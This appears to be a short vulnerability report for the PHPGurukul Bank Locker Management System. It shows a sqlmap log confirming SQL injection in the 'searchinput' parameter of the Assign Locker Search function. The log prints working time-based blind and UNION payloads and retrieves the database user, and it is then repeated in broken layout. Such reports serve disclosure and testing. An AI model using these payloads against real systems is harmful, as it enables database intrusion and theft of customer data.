


Access the system and go to the Assign Locker Search function point to search for the value of the searchinput parameter as the search content



SQLMap execution results

```
C:\Windows\system32\cmd.exe
[20:20:27] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[20:20:36] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:20:48] [INFO] testing 'Generic inline queries'
[20:20:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:20:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:21:06] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[20:21:15] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:21:49] [INFO] POST parameter 'searchinput' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (l) and risk (l) values? [Y/n] Y
[20:22:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:22:22] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:23:07] [INFO] target URL appears to be UNION injectable with 18 columns
[20:23:19] [INFO] POST parameter 'searchinput' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'searchinput' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:

Parameter: searchinput (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchinput='111' AND (SELECT 5002 FROM (SELECT(SLEEP(5))))VZhH) AND 'FPxC'='FPxC&submit=

  Type: UNION query
  Title: Generic UNION query (NULL) - 18 columns
  Payload: searchinput='111' UNION ALL SELECT CONCAT(0x71627a7171,0x69464c796275584f4a564d764349744a54766e546a664e707a734a4e65584c6c45494e4a64724561,0x716b6a7171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&submit=

[20:23:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[20:23:52] [INFO] fetching current user
current user: 'root@localhost'
[20:23:54] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.1.101'
[20:23:54] [WARNING] your sqlmap version is outdated

[*] ending @ 20:23:54 /2023-04-08/

D:\Python-Infiltration-Tools\sqlmap\sqlmap>
```

Parameter: searchinput (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: searchinput='111' AND (SELECT 5002 FROM (SELECT(SLEEP(5))))VZhH) AND

'FPxC'='FPxC&submit=Type: UNION query

Title: Generic UNION query (NULL) - 18 columns

Payload: searchinput='111' UNION ALL SELECT

CONCAT(0x71627a7171,0x69464c796275584f4a564d764349744a54766e546a664e707a734a4e65584c6c45494e4a64724561,0x71

6b6a7171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N

ULL,NULL,NULL-- -&submit=[20:23:40] [INFO] the back-end DBMS is MySQL

web application technology: PHP 7.3.4, Apache 2.4.39

back-end DBMS: MySQL >= 5.0.12

[20:23:52] [INFO] fetching current user

current user: 'root@localhost'

[20:23:54] [INFO] fetched data logged to text files under

'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.1.101'

[20:23:54] [WARNING] your sqlmap version is outdated

References:<https://phpgurukul.com/bank-locker-management-system-using-php-and-mysql/>